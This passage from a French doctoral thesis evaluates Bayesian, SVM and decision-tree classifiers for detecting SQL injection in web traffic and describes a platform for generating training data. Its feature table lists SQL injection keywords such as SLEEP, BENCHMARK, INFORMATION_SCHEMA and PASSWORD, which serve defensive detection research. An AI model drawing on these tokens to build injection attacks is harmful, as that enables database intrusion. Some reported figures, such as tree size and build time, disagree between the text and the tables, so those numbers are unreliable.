Figure 4.7 – Courbe ROC Classifieur Bayésien Naïf multi-nomial

4.4.2.3 Le coût du taux de faux négatif par l'approche TCR

La courbe ROC que nous avons présenté dans la section précédente, ne permet pas de mettre la lumière sur l'influence des paramètres utilisés dans la phase d'apprentissage sur le taux de faux négatifs. Ce taux est, pour nous, plus important à réduire que celui de faux positifs. La méthode basée sur le TCR, présentée en section 4.3.6 est le meilleur moyen de mesurer l'impact des paramètres utilisés pendant l'apprentissage sur la qualité du modèle de classification. Nous avons spécifié deux paramètres pour l'évaluation du cout lié aux erreurs de classification. Le premier paramètre est la distribution des deux classes de données d'apprentissage(légitime et malicieux). Le deuxième paramètre est le seuil de classification α ou λ divisé en cinq seuils (50% 66.67% 83.33% 90% et 99%). En fonction de chaque valeur du seuil, nous calculons le TCR associé aux trois distributions des données en entrées (80% Légitimes et 20% malicieuses, 66% Légitimes et 34% malicieuses, 50% Légitimes et 50% malicieuses). Une bonne valeur du TCR est une valeur qui est largement supérieure à 1.

Data (%) Leg-SQLi	λ Num	α (%)	False Pos.(%)	False Neg.(%)	TCR Value
80-20	1	50	7.0	3.0	5.1
66-34	1	50	4.0	2.0	9.5
50-50	1	50	6.0	5.0	4.7
80-20	2	66.67	10.0	5.0	2.7
66-34	2	66.67	6.0	3.0	5.1
50-50	2	66.67	9.0	6.0	2.5
80-20	5	83.33	11.0	4.0	1.8
66-34	5	83.33	10.0	6.0	2.1
50-50	5	83.33	15.0	6.0	1.5
80-20	9	90	18.0	6.0	1.3
66-34	9	90	15.0	6.0	1.5
50-50	9	90	19.0	6.0	1.2
80-20	99	99	21.0	10.0	1.0
66-34	99	99	18.0	10.0	1.1
50-50	99	99	22.0	10.0	1.0

TABLE 4.6 – Table des coûts du modèle Bayésien Binomial




FIGURE 4.8 – Total Cost Ratio du modèle Bayésien Binomial

Analyse des résultats Nous constatons en premier lieu, que le taux d'erreur en termes de faux négatif n'est pas négligeable. Cela a eu un impact sur les valeurs du TCR. Malgré tout, le TCR affiche toujours des valeurs positives. Cela indique que notre classifieur est utile même avec des erreurs commises lors du processus de classification. La meilleure valeur du TCR est obtenue à partir d'une distribution des données de 66% légitimes et 33% de malicieuses et un seuil α fixé à 50%. Le taux de faux négatif est de 2% c-à-d il faut accepter l'hypothèse que notre classifieur peut laisser passer 2% d'attaques. Donc, il y a matière à améliorer la précision de ce modèle.

4.4.2.4 Le TCR par la méthode Bayésienne multi-nomiale

La même démarche est utilisée pour la construction d'un modèle de classification des attaques Web basée sur une approche Bayésienne multi-nomiale. Nous avons aussi appliquer les mêmes valeurs de distribution des données d'apprentissage en fonction de 5 seuils de classification. Le tableau **??** démontre les résultats des TCR obtenus :

Data (%) Leg-SQLi	λ Num	α (%)	False Pos.(%)	False Neg.(%)	TCR Value
80-20	1	50	7.0	1.0	9.5
66-34	1	50	3.3	3.0	6.0
50-50	1	50	2.0	1.5	11.1
80-20	2	66.67	7.0	2.0	7.4
66-34	2	66.67	6.3	3.0	5.5
50-50	2	66.67	3.5	2.5	8.3
80-20	5	83.33	7.0	3.5	4.4
66-34	5	83.33	9.0	4.0	3.9
50-50	5	83.33	10.0	4.0	2.3
80-20	9	90	9.5	4.0	2.3
66-34	9	90	7.0	2.0	5.5
50-50	9	90	12.0	5.0	1.4
80-20	99	99	14.0	5.0	1.3
66-34	99	99	10.0	4.0	1.2
50-50	99	99	18.5	8.0	1.0

Table 4.7 – Table des coûts du modèle Bayésien multi-nomial




Figure 4.9 – Total Cost Ratio du modèle Bayésien multi-nomial

Analyse des résultats Le score le plus élevé du TCR est obtenu avec d'autres proportions de distribution des données et de α. Malgré cela, nous avons décidé de considérer le TCR à 9.5 comme étant le meilleur résultat. Cela est dû à la valeur du taux négatif obtenue 1% par ce scénario. Cette valeur est plus importante pour nous, d'autant plus que le score du TCR est largement confortable. La valeur du TCR à 11.1 biaisée par un

taux en baisse des faux positifs. Ce taux ne représente pas un intérêt majeur pour notre architecture, car toute entrée légitime mal classée sera ré-inspectée par le module à base de signature.

4.4.3 Conclusion

Dans ce chapitre, nous avons défini et conçu une architecture hybride de détection des attaques sur les applications Web. Cette architecture est composée de trois modules : Un disséqueur HTTP, un module de détection d'anomalie et un module d'inspection des attaques par signature. Pour réaliser le premier module, nous avons commencé par définir une nouvelle méthode de dissection du protocole HTTP en utilisant la taxonomie proposée dans le chapitre 2. L'objectif principal de ce module est de fournir en sortie uniquement les données qui représentent une potentielle sur les applications Web. Il permet aussi un meilleur ordonnancement des règles de sécurité au niveau du module d'inspection à base de signature. Les modes de fonctionnement efficient de notre architecture dépend fortement des performances produites par le module de détection d'anomalie placé à l'entrée de l'architecture. C'est dans cette optique que nous avons consacré la suite de ce chapitre à l'étude et à l'analyse des propriétés de ce module. Nous avons réalisé une analyse détaillée d'une construction d'un modèle de classification Bayésienne des attaques par SQL injection. Les résultats obtenus par ce modèle nous ont encouragés à aller plus loin dans la prospection des méthodes de classification par apprentissage automatique pour améliorer les performances de notre architecture.

Chapitre 5

Génération des données d'apprentissage et optimisation des performances du classifieur

Dans ce chapitre nous présentons le problème de disponibilité des données d'apprentissage adaptées au contexte de la détection des attaques sur les applications Web. Nous apportons une solution à ce problème par la construction d'une plateforme de génération de données d'apprentissage collaborative. En effet, la collaboration entre un système de détection à base de signatures d'attaque et un classifieur par apprentissage automatique permet d'augmenter la qualité des données qui servent d'ensembles d'entrainement pour ce même classifieur. Nous validons notre plateforme par une analyse comparative des différents résultats obtenus avec les nouveaux ensembles de données d'apprentissage sur plusieurs approches de classification par apprentissage automatique.

5.1 Problématique

Dans le chapitre 3, nous avons présenté des travaux menés pour l'application des modèles par apprentissage automatique au domaine de la détection des attaques. Malheureusement, ces travaux souffrent d'un manque de données d'apprentissage réelles de bonne qualité pour donner une crédibilité aux différents résultats affichés. Les travaux exposés dans le chapitre 3 utilisent dans la plupart des cas la base KDD 1999 de la KDD 1999 data set [82]. Cet ensemble de données, outre sa date obsolète, présente deux grands défauts :

- Le taux d'attaque dans le jeu de données KDD est contre nature. Environ 80% de tous les cas correspondent à des attaques, étant donné que toutes les attaques d'un paquet, par exemple l'attaque smurf, sont traités comme des connexions à valeur pleine et sont représentés comme des cas individuels.
- La distribution d'attaques au sein de l'ensemble de données Cup KDD est très déséquilibrée. Elle est dominée par des attaques par déni de service, qui couvrent des millions de cas. Les attaques les plus intéressantes et dangereuses, par exemple les attaques Web sont largement sous-représentées.

Outre le manque de données d'entrainement des modèles d'apprentissage automatique, le choix des composantes des vecteurs de caractéristiques (l'extraction des caractéristiques) représente un grand défis pour ces modèles. Souvent, cette problématique est négligée par les chercheurs, or, la qualité d'un classifieur est liée directement au bon choix de ces

caractéristiques. Un autre facteur peut lui aussi jouer un rôle dans la phase d'extraction ou de sélection des caractéristiques et peut biaiser les performances d'un classifieur. Ce facteur est connu sous le nom du phénomène de dimentionnalité. Une dimentionnalité trop importante du vecteur de caractéristiques aura un impact systématique sur les capacités de résolution des problèmes de classification des classifieurs. Par conséquent, il est souvent utile, et parfois nécessaire, de réduire celle-ci la une taille plus compatible avec les méthodes de résolution, même si cette réduction peut conduire la une légère perte d'informations [83].
La solution proposée dans ce chapitre consiste à la conception, l'implémentation et la validation d'une plateforme capable de générer des données d'apprentissage adaptées au contexte des applications Web. Ces données seront par la suite normalisées puis passeront la phase d'extraction de caractéristiques et de réduction de dimentionnalité pour aboutir à des ensembles de données d'apprentissage de qualité adaptées à notre classifieur.

5.2 Plateforme de génération des données d'apprentissage




Figure 5.1 – Plateforme de génération de données d'apprentissage

Le schéma ci-dessus illustre le mode fonctionnel de la plateforme de génération des données d'apprentissage et d'extraction des caractéristiques. Ce mode fonctionnel comporte six phases importantes qui reflètent les différents états de notre processus de génération des données.

Phase 1 Les entrées HTTP sont analysées par le moteur d'analyse qui cherche, à base de signatures d'attaques, la présence ou pas de patterns malicieux.

Phase 2 En parallèle, la même entrée est présentée au classifieur peu entrainé qui, de son coté, évalue le contenu et produit en sortie sa classe (malicieux, légitime).

Phase 3 Le moteur d'inspection n'a détecté aucune correspondance entre sa base de signature et le contenu en cours d'analyse. De l'autre côté de la plateforme, le classifieur a classé le même contenu comme étant malicieux. Dans ce cas le seuil α présenté précédemment dans le chapitre 4 est déterminant pour produire un arbitrage entre les deux décisions. Effectivement, si α est suffisamment grand (de l'ordre de 80%), cela veut dire qu'on ne fait pas suffisamment confiance à notre classifieur et le taux de faux positifs est presque null. En conséquent, la décision du classifieur prime sur celle du moteur d'analyse et aucune donnée d'apprentissage n'est crée.
Dans le cas d'un seuil α trop bas (proche des 50%), la primalité de la décision revient au moteur d'analyse et une donnée d'apprentissage est générée pour être placée dans la classe des flux légitimes. Dans le cas où les deux entités s'accorde sur la légitimité du contenu de la requête en cours (pas match et légitime), cela induit aussi la non création de données d'apprentissage.

Phase 4 Le moteur d'inspection a trouvé une correspondance entre un pattern du contenu en cours d'analyse et sa base de signatures d'attaques. De son côté le classifieur a produit une classe légitime pour le même contenu. Malgré le fait que le seuil α est très restrictif, le classifieur a quand même commis une erreur de classification. Dans ce cas une décision de générer une nouvelle donnée d'apprentissage est passée au module d'extraction qui se chargera de cette tâche. Dans le cas où la classifieur produit de son côté la classe malicieux, cela veut dire que notre classifieur semble prendre de la maturité au fur et à mesure de produire des données d'apprentissage de bonne qualité. Il est recommandé dans ce cas précis, de baisser le seuil α graduellement jusqu'à atteindre un niveau proche des 50%.

5.3 Extraction et normalisation des données d'apprentissage

L'objectif de ce module est de produire en sortie des données de bonne qualité pour l'apprentissage du modèle de classification et pour évaluer ses performances. Pour atteindre un tel objectif, les données doivent être normalisées dans un premier temps puis passées par un processus de sélection des caractéristiques.

5.3.1 Normalisation des données d'apprentissage

A l'entrée du module d'extraction des données d'apprentissage, une entrée HTTP appartient à une classe d'attaques ou un flux légitime selon la décision prise par la plateforme. Une entrée comportant une attaque par SQLi doit être marquée comme telle par la plateforme, cette information doit être intégrée à la fin de chaque requête. De même pour une requête légitime, l'information sur sa classe (légitime) doit figurer à la fin de la requête. Ces données sont stockées dans un fichier qui servira à la fois comme données d'apprentissage et comme de données de tests pour évaluer les performances du classifieur.
Les caractères spéciaux encodés par les différents techniques d'encodage sont décodés, mis

en minuscule et les espaces compressé au maximum de 1 pour avoir des données épurées de toutes les techniques de surcharge et d'évasion présentées dans le chapitre 1. Ce travail est à priori fait en amont par le module de capture de trafic HTTP qui se charge de cette normalisation.
Malgré ce travail de normalisation, les données présentées au classifieur ne sont pas encore prêtes à servir de données d'apprentissage. En effet, une phase de d'extraction de caractéristiques doit sélectionner les meilleurs candidats parmi ces données qui représentent au mieux le problème de classification à résoudre par le classifieur.

5.3.2 Sélection des caractéristiques

La sélectionne de caractéristiques est la phase qui précède la construction effective d'un modèle de classification. Elle se base sur la notion de pertinence des sous-ensembles représentatifs de l'ensemble de départ [83]. La notion de pertinence d'un sous-ensemble dépend des objectifs et des propriétés du système ciblé par ce processus de sélection. Formellement, nous pouvons écrire un processus de sélection de caractéristiques comme suit : $\mathcal{C} = \{c_1, c_2, ..., c_m\}$ un ensemble de caractéristiques de taille M où M représente le nombre total de caractéristiques. Nous posons la fonction Ev qui permet d'évaluer un sous-ensemble de caractéristiques. Nous posons par la suite l'hypothèse que la plus grande valeur de Ev est maximale lors que un sous-ensemble sélectionne est le plus pertinent.
L'objectif de la sélection est de trouver un sous-ensemble $C'(C' \subseteq C)$ de taille $M'(M' \subseteq M)$ tel que : $Ev(C') = \max_{S \subseteq C} Ev(S)$, où |S| = M' et M' est un nombre défini par un administrateur ou issu d'une des méthodes de génération de sous-ensembles de caractéristique. [84] ont présenté un cadre général des différentes méthodes de sélection de caractéristiques dans la figure **??**.




FIGURE 5.2 – Algorithme d'extraction des caractéristiques

5.3.2.1 Fonctionnement des méthodes de sélection des caractéristiques

Formellement, le but d'une méthode de sélection de caractéristiques est de maximiser la fonction Ev. selon [85] par quatre étapes :

A) Procédure de génération des sous ensembles Avant de commencer la procédure de génération des sous-ensembles, il est nécessaire de définir un point de départ qui initialisera la procédure de recherche des meilleurs candidats parmi ces sous-ensembles. Cette phase de recherche peut-elle même avoir trois stratégies :

Stratégie de recherche exhaustive Dans cette stratégie, toute les combinaison possible sont prospectées pour générer meilleurs sous-ensembles parmi tous les candidats. Mais une explosion combinatoire peut surgir si le nombre des sous-ensemble N est très important.

Stratégie de recherche heuristique Sans appliquer toutes les combinaisons possibles, une approche basée sur des itérations finies de recherche permet de générer des sous-ensembles. Ces itérations peuvent se faire par ajout de caractéristiques à chaque itération en partant de l'ensemble vide, ou par suppression en partant de la totalité de l'ensemble des caractéristiques.

Stratégie de recherche aléatoire est une méthode non déterministe qui consiste à générer aléatoirement un nombre fini de sous-ensembles de caractéristiques. Cette méthode est la plus rapide mais pas la plus optimale.

B) Procédure d'évaluation Les trois méthodes utilisées pour évaluer la pertinence des sous-ensembles générées dans la première phase sont :

La méthode *filter* L'appellation *filter* vient du fait que cette méthode applique un filtrage avant la classification. Elle est complètement indépendante du classifieur utilisé et peut s'appliquer en offline comme phase de pré-traitement des données d'apprentissage. le but d'une méthode d'évaluation "filter" est de calculer un score pour évaluer le degré de pertinence de chacune des caractéristiques. Des critères d'évaluation serve de mesure de ce score. Parmi ces méthodes, nous avons choisi d'utiliser la méthode de l'information mutuelle [ref] dont le but est de mesurer la dépendance entre deux populations (sous-ensembles) en appliquant la formule (4.1). Le principal avantage des méthodes de filtrage est leur efficacité calculatoire et leur robustesse face au sur-apprentissage. Le principal inconvénient de ces approches est le fait qu'elles ignorent l'influence des caractéristiques sélectionnées sur la performance du classifieur.

La méthode *warper* Pour avoir une idée sur l'impact des caractéristiques sur les performances du classifieur, il faut évaluer chaque sous-ensemble avec un classifieur dédié dans cette phase. Le principal avantage de cette méthode est que les sous-ensembles produits en sortie sont forcément les meilleurs parmi tous l'ensemble des caractéristiques. Ces sous-ensembles sont adaptés au classifieur qui a servi lors de leur évaluation. Mais, cela peut aussi se voir comme étant un inconvénient du fait que le sous-ensemble produit n'est adapté qu'à ce classifieur. Un chargement de classifieur aura forcément un impact négatif sur les performances de classification. Le deuxième inconvénient est sa complexité et le temps de calcul qui a largement plus grand que l'approche filter. Ce mode fonctionnel n'est pas adapté à notre contexte de détection des attaques sur les applications Web qui se fait en temps réel. Elle peut servir uniquement dans un cadre de génération de jeux de données d'apprentissage d'un seul classifieur à la fois. Par conséquent, il faut générer autant de jeux de données que de classifieurs existants. Ce qui n'est pas le but recherché par la conception de notre plateforme.

La méthode *Embedded* Des algorithmes d'apprentissages tels que les SVM ou les arbres de décision utilisent, lors de la phase d'apprentissage, une méthode de sélection de caractéristique intégrée. Elle permet d'évaluer chaque sous-ensemble et d'en sélectionner le meilleur par la mesure des erreurs de classification de chaque sous-ensemble. Cette méthode

ressemble à celle du warper à la différence que le mécanisme de sélection est intrinsèquement lié à l'algorithme d'apprentissage et l'organisation des données d'apprentissage et de validation est géré par l'algorithme lui-même. Le forma de l'ensemble d'apprentissage n'est utilisable que par quelques classifieur tels que ceux cités précédemment. Cela aussi ne s'adapte pas avec le contexte de notre plateforme.

B) Critère d'arrêt La sélection des caractéristique s'achève si le critère d'arrêt est satisfait. Selon la méthode d'évaluation utilisée, le critère d'arrêt du processus de sélection peut être les scores les plus élevés obtenus par les meilleures caractéristiques, il peut être aussi, la meilleure précision possible obtenue par les méthodes warper et embdded.

5.4 Résultats et analyse des performances

Dans cette section, nous présentons notre démarche d'évaluation de la plateforme de génération de données d'apprentissage pour le modèle de classification par apprentissage automatique supervisé. Nous avons conçu et implémenté une méthode de simulation de cette architecture basée sur le WAF ModSecurity comme module de détection des attaques Web et les modules Weka comme classifieurs. Les résultats de WAF sont récupérés à partir des logs d'un serveur Web qui héberge ce WAF. Ces données sont, par la suite, normalisées puis présenté sous forme de fichier aux différents classifieur pour l'extraction des caractéristique et l'évaluation des erreurs de prédiction. Nous consacrons la suite de ce chapitre à l'analyse des résultats obtenus par les méthodes d'extraction des caractéristiques et les différents algorithmes de classification.


5.4.1 Extraction des caractéristiques

Dans le contexte de nos travaux, nous avons adopté une méthode de sélection de caractéristique basée sur l'approche *filter*. Cette méthode est l'information mutuelle qui offre une caractéristique intéressante pour notre architecture. Elle permet d'intégrer en Off-line un algorithme de sélection sans faire intervenir un autre classifieur, chose qui va compliquer l'architecture, et induire plus de temps pour produire les jeux de données d'apprentissage. Elle possède aussi l'avantage de ne pas être impactée par le sur-apprentissage par rapport autres méthodes. Cette dernière propriété est déterminante car notre plateforme risque de générer un grand nombre de vecteurs dans le temps. ci-après le tableau **??** les variables du vecteur de caractéristique obtenu par la méthode (M.I.) 4.1

variable	jeton	score	variable	jeton	score
x1	=	0.798	x22	DESC	0.1250
x2	)	0.4793	x23	HEX	0.1248
x3	0x	0.3219	x24	SLEEP	0.1241
x4	–	0.3193	x25	ROW	0.1211
x5	#	0.2539	x26	COLUMN_NAME	0.1211
x6	SELECT	0.2343	x27	TABLE_NAME	0.1211
x7	,	0.2093	x28	COMMENT	0.1190
x8	"	0.2018	x29	BENCHMARK	0.1189
x9	/*	0.1660	x30	ORDER	0.1189
x10	*/	0.1660	x31	EXEC	0.1189
x11	(	0.1578	x32	GOUP BY	0.1175
x12	)	0.1414	x33	INFORMATION_SCHEMA	0.1174
x13	FROM	0.1350	x34	RLIKE	0.1170
x14	CONCAT	0.1341	x35	CONCAT	0.1160
x15	FLOOR	0.1310	x36	ROW	0.1140
x16	AND	0.1301	x37	CASE	0.1130
x17	OR	0.1300	x38	WHEN	0.1130
x18	USER_NAME	0.1280	x39	IF	0.1120
x19	PASSWORD	0.1279	x40	THEN	0.1120
x20	TABLE	0.1275	x41	EXTRACTVALUE	0.1120
x21	CURRENT_USER	0.1256	x42	END	0.1120


Table 5.1 – Tableau des caractéristiques

5.4.2 Étude comparative des algorithmes de classification




Algorithme d'apprentissage	Faux positifs (%)	Faux négatifs(%)	Précision (%)	Construction du modèle (ms)
Bayésien Naïf	6.0	1.0	96.5	30

Table 5.2 – ROC Naïf Bayésien




Algorithme d'apprentissage	Faux positifs (%)	Faux négatifs(%)	Précision (%)	Construction du modèle (ms)
Réseau Bayésien	7.0	1.0	96.2	30

Table 5.3 – Classification utilisant un Réseau Bayésien



Algorithme d'apprentissage	Faux positifs (%)	Faux négatifs(%)	Précision (%)	Évaluations du noyau	Construction du modèle (ms)
SVM	4	1	97.5	3707	90

Table 5.4 – Classification utilisant une SVM



Algorithme d'apprentissage	Faux positifs (%)	Faux négatifs(%)	Précision (%)	Taille de l'arbre	Nombre de feuilles	Construction du modèle (ms)
C4.5	6.0	1.0	96.5	9	5	80

Table 5.5 – Classification par arbre de décision C4.5

5.4.3 Analyse des résultats

Durant cette compagne de simulation sous Weka [86], nous avons pris un jeu de données d'apprentissage avec une distribution de 80% de contenu légitime et 20% de contenu malicieux avec un $\alpha = 50\%$. Les résultats obtenus par les classifieurs Bayésiens (Simple et réseau Bayésien) sont plus intéressant que dans le chapitre 4. Cela s'explique par l'utilisation d'un jeu de données d'apprentissage issu de la nouvelle plateforme de génération des données. En particulier à la qualité des caractéristiques choisies pendant ce processus. Effectivement, le vecteur de caractéristiques utilisé dans cette compagne de simulation est plus représentatif du modèle comportemental que nous voulons construire.
L'utilisation des SVM ont augmenté sensiblement la précision de notre classifieur. Les SVM sont connues par leur capacité de résoudre des problèmes de classification avec des ensembles réduits de données d'apprentissage. Malheureusement, plus la quantité des données augmente, plus elles ont tendance à faire du sur-apprentissage. Dans notre cas les données générées sont limitées 900 entrées, ce qui explique la bonne performance produite par ce classifieur. Mais le temps passé à construire ce modèle a triplé.
L'algorithme de classification par arbre de décision que nous avons utilisé a produit pratiquement les mêmes performances que les modèles Bayésien. La seule différence est au niveau du temps passé à calculer ce modèle. Il a produit en sortie un arbre de taille 11 avec 6 Feuilles. En conséquence, l'entropie intrinsèque à ce modèle n'est pas très grande. L'avantage avec cette méthode de classification, c'est que le modèle est visuellement représentatif du modèle de classification que nous avons entrainé avec les données générées précédemment. Nous soulignons l'importance de certaines caractéristiques par rapport aux autres "$=,), UNION, AND, 0x$".




Figure 5.3 – Modèle construit par arbre de décision

5.5 Capacité de mise à l'échelle

Les résultats produits par chaque algorithme d'apprentissage, nous poussent à se poser certaines questions sur la possibilité de déployer notre modèle (architecture) à grande échelle. En effet, les performances d'analyse et la précision de notre architecture (définies dans le chapitre 4) reposent principalement sur le module de classification par apprentissage automatique.

5.5.1 Impacte des faux positifs

En termes de performances d'analyse, un facteur clé entre en jeux : c'est le nombre de faux positifs. En outre, un faux positif représente un élément légitime passé au moteur d'inspection à base de signature. En termes de gain de performance, cela représente une perte d'analyse double. D'un côté, le temps passé par le classifieur à calculer sa classe, et le temps passé par le moteur d'inspection à analyser son contenu. Si nous considérons T comme le temps total dépensé par les deux modules à analyser un trafic HTTP pendant une période déterminé, $t1$ le temps de classification de toutes les requêtes et $t2$ le temps d'analyse par le moteur d'inspection de l'ensemble des requêtes passées par le classifieur. Dans le cas idéal (sans faux positifs) $T = t1 + t2$. Sauf que, dans la section précédente nous avons démontré que le meilleur taux des faux positifs obtenu est de 4% avec un classifieur assez gourmand en calcul (900 ms pour la construction du modèle). en conséquence, dans les meilleurs scénarios, nous obtenons un $T = t1 + t2 + (0.04 * t2)$.
En terme de précision de détection général, l'incidence du taux de faux positifs n'influe pas directement sur cette précision. C'est au moteur d'inspection de décider si cela est un vrai positif (donc légitime), ou de se tromper lui-même en réconfortant la décision du classifier (faux positif).

5.5.2 Impacte des faux négatifs

Le faux négatif aura un impact dévastateur sur la crédibilité de notre modèle. En effet, il n'y a absolument pas de moyen de s'assurer que le contenu analysé par le classifieur automatique est un faux négatif. De surcroit, un faux négatif n'est généralement connu qu'après avoir constaté l'attaque. Dans notre analyse précédente nous avons étudié au moyen du TCR les différents scénarios pour réduire le cout des faux négatifs. Des travaux supplémentaires seront sans doute utiles pour optimiser la précision du classifieur en prospectant d'autres paramètres de classification.

5.5.3 Complexité des algorithmes de classification

Un élément clé à prendre en considération lors du choix du modèle de classification automatique est le facteur de complexité algorithmique. Beaucoup de travaux ont été mené pour mettre la lumière sur la problématique de la complexité de certains algorithme de classification. Dans [49], les auteurs ont réalisé un travail de recensement des différents travaux qui ont utilisé les algorithmes d'apprentissage dans la détection d'intrusion. De ces travaux, il en sort le tableau suivant :

Algorithme d'apprentissage	Complexité temporelle	Capacité de mise à l'échelle	Paramètres et commentaires
Bayésien	$O(mn)$	haute	n : nbr données, m : nbr caractéristiques
Arbre de décision	$O(mn^2)$	médium	n : nbr données, m : nbr caractéristiques
SVM	$O(n^2)$	médium	n : nbr de données

Table 5.6 – Classification par arbre de décision C4.5

Le résultat est sans appel, le classifieur Bayésien possède une complexité linéaire, il n'est pas affecté par le phénomène de sur-apprentissage car l'augmentation du nombre de données d'apprentissage n'influe pas sur sa complexité. A contrario, les deux autres classifieurs ont une complexité quadratique fortement influencée par le processus intégré du choix des caractéristiques. La linéarité des modèles Bayésien est l'argument principal motivant notre choix de départ de mettre en avant ce classifieur dans l'étude détaillée présentée dans le chapitre 4.

5.6 Conclusion

Pour répondre à un problème récurrent dans le domaine de la détection des attaques, nous avons conçu notre propre plateforme de génération des données d'apprentissage. Ces données sont normalisées et de bonne qualité. La plateforme est composée d'un module de détection des attaques à base de signature qui produit en sortie des données *brutes* représentant des attaques. Ces données sont normalisées et un processus de sélection de caractéristique est appliqué sur l'ensemble des données. à l'issue de cette étape, un vecteur de caractéristiques est construit par la méthode information mutuelle (M.I.). La mécanique de génération des données d'apprentissage repose aussi sur des paramètres tels que le seuil α qui détermine "la confiance accordée" au classifieur pour accepter ou rejeter une données d'apprentissage générée par le moteur d'inspection à base de signature.
Enfin, nous confrontons nos données d'apprentissage aux différents algorithmes d'apprentissage pour tester leur performance. Les résultats obtenus par chaque algorithme de classification sont analysés en vue de sélectionner, parmi ces algorithmes, le meilleur candidat à utiliser comme modèle comportemental adapté à notre architecture de détection des attaques sur les applications Web.

Chapitre 6

Conclusion générale et perspectives

6.1 Conclusion

Ces travaux de thèse ont pour objectif la définition et la conception d'une nouvelle approche de détection des attaques sur les applications Web. Les spécificités du contexte Web rendent la détection de ces attaques de plus en plus complexes et difficiles en utilisant des systèmes de défense conventionnels. Les approches de détection et de filtrage adoptées par ces systèmes se basent sur des signatures d'attaques. Ces approches sont appréciées par les administrateurs pour leur déterminisme, c.à.d. ne détecte que les attaques explicitement exprimées par des signatures. En contrepartie, ces signatures doivent être continuellement maintenues à jour pour suivre l'évolution des différentes formes d'attaques. En conséquence, des efforts de développement spécifique et une expertise seront nécessaires pour assurer un niveau de protection acceptable des application Web. D'autres systèmes de détection d'intrusion adoptent une démarche basée sur la détection d'anomalie. Cette approche est basée sur la construction d'un modèle de comportement de référence. Toute déviation du comportement du système cible par rapport au modèle de référence est considérée comme une anomalie (une attaque). Les systèmes basées sur la détection d'anomalie n'ont pas eu un grand succès à cause de leur manque de précision (taux élevé de faux positifs) et du coût, en termes de difficultés de construction du modèle de référence.

Dans cette thèse, nous proposons un nouveau modèle de filtrage applicatif basé sur les méthodes de détection par signature et par anomalie. L'étude et l'analyse des différentes attaques visant les applications Web, nous ont permis de comprendre la nature de ces menaces et d'en déduire des traits communs. En effet, nous avons démontré que le vecteur commun qui véhicule les attaques connues contre les applications Web sont ces propres entrées. De cette analyse, nous avons produit une première contribution dans la classification des attaques. Cette classification est définie à travers une taxonomie non-exhaustive des entrées des applications Web potentiellement utilisées par les attaquants comme vecteurs d'attaque.
La deuxième phase de nos travaux était l'étude et l'analyse des solutions de détection des attaques dans le contexte des applications Web. Nous avons commencé par les approches basées sur les signatures d'attaques. Ce sont des approches bien éprouvées et assez mature et largement déployées dans les différents systèmes de défense. Du point de vue fonctionnel, ces modèles sont assez simples, malgré la complexité de certains formalismes d'expression

des attaques, car se basant généralement sur des algorithmes de recherche de patterns. Le point de faiblesse de ces approches réside dans leur vulnérabilité face aux mécanismes d'évasion (échappement) aux signatures d'attaques. La deuxième classe des approches de détection des attaques est la détection à base d'anomalie. Cette dernière est rarement citée dans des travaux de recherche, voir absente dans les systèmes de défense, dans le contexte Web. La nature même de ce contexte rend leur déploiement une mission difficile du fait de leurs nombreux inconvénients. En effet, la construction d'un modèle de référence mimant un comportement normal ou anormal dans un environnement où la syntaxe est libre, les architectures et les protocoles sont ouverts et la sémantique est tés riche, semble une mission quasi impossible. Aussi, les erreurs de classification (faux positifs) ne sont pas explicitement exprimer comme c'est le cas des approches par signatures. Ce qui ne facilite pas la tâche des administrateurs pour corriger ces erreurs par des règles d'autorisation. Le chapitre 3 est dédié principalement à l'analyse des modèles de détection par anomalie qui présente à notre avis un intérêt scientifique plus que les modèles à base de signatures. De cette analyse, nous avons positionné notre approche de détection et motiver le choix d'une architecture hybride spécifique au contexte de détection des attaques sur les applications Web.
La conception et l'implémentation de l'architecture hybride ont posés des défis en termes de coopération et de coordination des deux approches de détection. Une méthode issue de l'ingénierie protocolaire a été proposée pour répondre à ces défis. Un disséqueur du protocole HTTP été intégré pour faire coopérer les deux modules de détection au tour de la taxonomie présentée précédemment. Le module de dissection a comme objectif principal de s'assurer de la conformité des requêtes à analyser, en même temps, il ne présente que les entrées de l'application Web aux modules de détection. Nous avons démontré aussi, l'impact positif de cette contribution sur le processus de recherche de motifs lors de l'analyse du contenu des requêtes HTTP. Sur un autre plan d'optimisation, notre disséqueur joue un rôle important sur l'amélioration de l'ordonnancement des règles de sécurité (signature d'attaques) dans les modèles à base de signature.

Une architecture intégrant le module de dissection, un module d'analyse par anomalie et un module d'inspection par signature a été définis conçus et implémentés. Ce modèle hybride pose des défis à relever vis-à-vis le déploiement d'une approche de détection basée sur le comportement dans un environnement difficilement modèlisable. De surcroit, le module se trouve à l'entrée de notre architecture, donc, ses performances d'analyse et sa précision de détection sont des facteurs clés dans cette architecture.
Pour résoudre des problèmes liés à l'introduction d'un modèle comportementale dans notre architecture, nous avons adopté une modélisation du comportement malicieux au lieu du comportement normal. Pour ce faire, nous avons construit un modèle de classification par apprentissage automatique. Nous avons démontré, dans une première approche, l'efficacité de notre modèle avec un exemple détaillé d'un classifieur Bayésien binomial des attaques par injection code SQL. Nous avons apporté par la suite une amélioration à ce classifieur en implémentant un modèle Bayésien multinomial. Les résultats obtenus nous ont encouragés à explorer d'avantage les algorithmes de classification et les méthodes d'extraction de caractéristiques pour augmenter les capacité de notre modèle de détection par anomalie.
Pour atteindre cet objectif, nous avons défini et conçu une plateforme de génération des données d'apprentissage. Le but à atteindre est d'offrir pour chaque classe d'attaques, un jeux de données d'apprentissage de bonne qualité. Nous avons fait intervenir dans ce processus, un système de détection des attaques par signature et un mécanisme d'extraction de caractéristiques pour générer des vecteurs d'apprentissage. Ces vecteurs doivent refléter

le plus pertinemment possible le contenu malicieux à modéliser par notre classifieur.
Enfin, nous avons mené une compagne d'évaluation de plusieurs algorithmes d'apprentissage automatique pour trouver le plus performant dans le contexte de la classification des attaques contre les applications Web. D'ailleurs, des facteurs tels que la complexité calculatoire et la capacité au déploiement en temps réel sont des facteurs déterminants pour le choix du classifieur. De ces résultats, nous avons démontré que les modèles de classification Bayésiens sont les meilleurs candidats au déploiement comme modèle de détection par anomalie dans le contexte de notre architecture de détection hybride des attaques contre les applications Web.

6.2 Perspectives

Les résultats de ces travaux ouvrent des perspectives qu'ils conviendraient d'étudier en complément, notamment dans les directions suivantes :

